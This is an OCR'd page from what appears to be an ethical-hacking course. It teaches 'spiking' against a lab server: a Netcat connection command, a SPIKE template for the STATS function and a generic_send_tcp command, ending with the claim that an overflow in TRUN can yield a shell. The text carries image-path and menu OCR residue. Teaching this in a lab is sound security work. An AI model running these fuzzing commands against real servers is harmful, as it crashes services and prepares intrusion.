
Perform Spiking

Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server to make it crash. It helps attackers to identify buffer overflow vulnerabilities in the target applications. The following steps are involved in spiking:

- **Step - 1: Establish a connection with the vulnerable server using Netcat**

  As shown in the screenshot below, you can use the following Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server.

  ```
  nc -nv <Target IP> <Target Port>
  ```



nc -nv 10.10.1.11 9999 - Parrot Terminal
File Edit View Search Terminal Help

```


HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Figure 6.49: Screenshot of Netcat

- **Step - 2: Generate spike templates and perform spiking**

  Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

  Use the following spike template for spiking on the STATS function:




stats.spk (~) - Pluma (as superuser)
File Edit View Search Tools Documents Help
Open
Save
Undo
stats.spk
Plain Text
Tab Width: 4
Ln 3, Col 24
INS

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Figure 6.50: Screenshot showing STATS spike template

Now, send the packages to the vulnerable server using the following command:

`generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR`



generic_send_tcp 10.10.1.11 9999 stats.spk 0 0 - Parrot Terminal

Figure 6.54: Screenshot showing the output of spiking vulnerable server

As shown in the screenshot, the TRUN function of the vulnerable server has buffer overflow vulnerability. Spiking this function overwrites stack registers such as EAX, ESP, EBP, and EIP. If attackers can overwrite the EIP register, they can gain shell access to the target system.

